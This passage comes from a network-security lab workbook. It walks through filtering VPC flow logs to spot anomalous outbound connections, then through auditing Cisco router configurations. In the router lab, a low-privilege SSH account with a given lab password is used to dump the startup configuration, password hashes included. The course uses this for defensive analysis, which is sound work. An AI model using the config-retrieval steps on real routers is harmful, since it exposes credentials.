
Note: Instead of running **Suricata** on each hypervisor a commercial virtual TAP or distributed switch port mirroring could be utilized to a physical server running **Suricata**.

For maximum visibility while minimizing the chance of duplicate traffic you would want to generate and collect logs via **Amazon VPC Flow (tag7)**, **NetFlow** on workstation switches (**tag2**), and **Suricata Flow** generation only involving servers and virtual machine to virtual machine traffic (**tag3** when not involving tag4 or tag5 and then **tag6**).

Look at the **# of Records** visualization in the dashboard.

Notice, there are **105,749** flow records in total for this lab. To see the impact of the decisions above, enter the following in the search bar and click on search. This is a single search entry that fits on one line in the search bar.

```
tags:tag7 OR tags:tag2 OR tags:tag6 OR tags:tag3 -tags:tag1
-tags:tag4 -tags:tag5
```




Now, look at the **# of Records** visualization.

By tactical deciding where to generate and collect logs the volume of flow data collected would be reduced by **62.36%** resulting in **39,809** records. More importantly, the difference would have been duplicate traffic that fills up hardware capacity and generates more false positives when generating anomalies or alerts. Before moving on, clear your search filter and click on search.

3. **Identify Anomalous Traffic**

In step three you are trying to identify abnormal traffic related to the Amazon cloud systems. Begin by filtering on traffic only related to cloud assets. Do so by **clicking** on **tag7** and then **clicking** on the **magnifying glass with the plus sign** within the **Flow by Tag** visualization.



Step three states that the cloud assets are web servers that accept inbound connections. Based on this information the following areas are options for flow monitoring:

- Identifying odd outbound traffic sourcing from the cloud assets (indicative of a compromised web server)
- Identifying large volumes of requests from a source system into the cloud assets (indicative of scanning)
- Identifying large downloads over time from the cloud assets (indicative of data exfiltration)

Given that step three mentions, inbound connections start by looking for web servers making odd outbound connections. Do so by searching for traffic sourcing from the cloud assets by entering the search filter below and clicking on search.

```
source_ip:[172.31.0.0 TO 172.31.255.255]
```

Looking at the **Flow Data Saved Search** shows a lot of the connections have destination ports that are ephemeral ports.

Flow Data Saved Search


1–50 of 3,124

Time	source_ip	source_port	destination_ip	destination_port	duration	event_type
March 2nd 2019, 22:21:20.000	172.31.35.212	80	66.116.50.26	65,197	4 minutes	vpcflow
March 2nd 2019, 22:21:20.000	172.31.35.212	6,679	5.188.206.130	52,782	a minute	vpcflow
March 2nd 2019, 22:21:20.000	172.31.35.212	8,088	134.209.15.84	43,667	a minute	vpcflow
March 2nd 2019, 22:20:20.000	172.31.68.55	22	218.92.0.183	50,070	a minute	vpcflow

Note: Ephemeral ports are high ports in the range of 1024 to 65535. These ports are the client ports involved with a connection. As an example, a Windows box connecting to a web server may have an ephemeral port of 50,001 for the source port and a destination port of 80 for the web server.

Knowing that **Amazon VPC Flow** logs are unidirectional change your search filter to only includes destination ports that are well known ports (1024 or below). Do this by updating your search below.

```
source_ip:[172.31.0.0 TO 172.31.255.255] AND destination_port:[1 TO 1024]
```



Again, look at the **Flow Data Saved Search**. This time, almost all the connections are to destination port **123**. This is NTP. While NTP could be utilizing for tunneling, it looks like all the cloud assets are performing NTP and in low quantities.

Time	source_ip	source_port	destination_ip	destination_port	duration	event_type
March 2nd 2019, 22:19:54.000	172.31.79.115	123	216.229.0.50	123	a minute	vpcflow
March 2nd 2019, 22:17:50.000	172.31.71.112	123	45.127.112.2	123	a minute	vpcflow
March 2nd 2019, 22:17:20.000	172.31.68.55	123	50.116.52.97	123	a minute	vpcflow

Modify your search to exclude destination port **123** by updating it to below.

```
source_ip:[172.31.0.0 TO 172.31.255.255] AND destination_port:[1 TO
1024] -destination_port:123
```

Looking at the **Flow Data Saved Search**, there are only five flow records left.

Flow Data Saved Search

Time	source_ip	source_port	destination_ip	destination_port	duration	event_type
March 2nd 2019, 22:09:53.000	172.31.25.34	80	54.39.209.224	22	a minute	vpcflow
March 2nd 2019, 22:08:53.000	172.31.25.34	80	54.39.209.224	22	2 minutes	vpcflow
March 2nd 2019, 22:04:19.000	172.31.35.212	55,142	198.8.93.14	80	a minute	vpcflow
March 2nd 2019, 22:04:19.000	172.31.35.212	53,350	198.8.93.14	443	a minute	vpcflow
March 2nd 2019, 22:03:19.000	172.31.35.212	55,418	8.8.8.8	53	a minute	vpcflow

The first two logs show a source port of **80** and destination port of **22**. While this may look like SSH traffic, it ends up being a client that connects to a web server with a client port of **22**. That leaves the last three logs. In this case, the cloud asset **172.31.35.212** is connecting outbound to **198.8.93.14** over port **80** and **443** and is also connecting to **8.8.8.8** over port **53**. Based on the ephemeral ports, **172.31.35.212** is the one making the connection.

The answer to step three is that the cloud asset of **172.31.35.212** is showing abnormal connections to two external IP addresses of **198.8.93.14** and **8.8.8.8**.

Lab Conclusion

In this lab, you have analyzed various flow data to decide how to consume flow data and use it properly. This included:

- Identifying the differences between different types of flow data
- Deciding when and where to enable certain types of flow data
- Learning the impact of unidirectional vs bidirectional flow data
- Identifying anomalous activity using flow data

Now run the post check script to stop the Docker containers that were running in this lab. Do so with the command below.

```
$ sudo pwsh /labs/check.ps1 -check postcheck -lab 1.3
```

Lab 1.3 is now complete!

Exercise 2.1 – Auditing Router Security

Objectives


- Connect to the Security 530 router lab network
- Retrieve the Cisco IOS configurations for two routers:
  - A less secure configuration (10.5.30.12)
  - A more secure example (10.5.30.13)
- Use nipper-ng to analyze both router configurations
- Analyze which configuration options were recognized as more secure by nipper-ng

Lab Setup

- Connect to the router lab network. Type the following command:

```
$ sudo openvpn --config /etc/openvpn/sec530.ovpn
```

If successful, the output will end with " Initialization Sequence Completed":




- ***Please note: If you are using a corporate or personal VPN on your host computer, disconnect it, as it may disallow a second VPN connection to the SEC530 environment.***

- Next, open a second terminal. Then ping a router on the lab network. Type the following command:

```
$ ping -c4 10.5.30.10
```

You see the following output if you are successful:



Lab Instructions

1. We will begin by copying the Cisco IOS configuration from 10.5.30.12. As we discovered in lab 1.2: the SSH username is test, and the password is Bond007. This is a lower-privilege account, but it has permission to read the router's configuration.

   Type the following in a terminal:

   ```
   $ ssh test@10.5.30.12
   ```


   Then type user test's password: **Bond007**

   You may receive a prompt to verify the RSA key fingerpint. If this happens enter "yes".

2. Let's view the router's (partial, as we will see shortly) running configuration. This is the configuration stored in RAM. The startup configuration (or simply, the "configuration") is stored in firmware. The router will load the startup configuration when rebooted.

   We are going to test tab-complete in Cisco IOS. Type "show run" and then press <TAB>. It will tab-complete to "show running-config". Then press <enter> on your keyboard.

   ```
   # show running-config
   ```




Hmm. That is a very short running configuration! It turns out that Cisco IOS has an odd quirk: lower-privileged accounts may only view a very small subset of the router's running configuration, but are able to view the complete startup configuration.

3. Let's view the router's startup configuration. This configuration is stored in firmware, and is persistent across reboots and power cycles.

   We are going to test tab-complete in Cisco IOS. Type "show conf" and then press <TAB>. It will tab-complete to "show configuration". Then press <enter> on your keyboard.

```
# show configuration
```




Page through the configuration by pressing the space bar. You will see the full configuration, including password hashes for all users.

4. Let's copy the startup configuration to a local file. We will later analyze it with nipper-ng.

   There are a number of ways to copy Cisco IOS configurations from a router: TFTP, FTP, SCP, and copying via an interactive terminal session (such as SSH). We will use SSH for this lab. We will use TFTP (via nmap) in a subsequent lab.


   We first need to disable terminal paging (including removing "`--More--`"), as we want a clean configuration. The "terminal length" command controls pagination, and "**`terminal length 0`**" disables it. Type the following:

```
# terminal length 0
# show configuration
```




You will see the entire configuration. The screenshot above shows the beginning and is truncated in order to fit on the page.

5. Copy the configuration from your terminal scroll up to first exclamation point (below the line that begins with "Using …") and highlight it.




Then scroll down to the word "end".

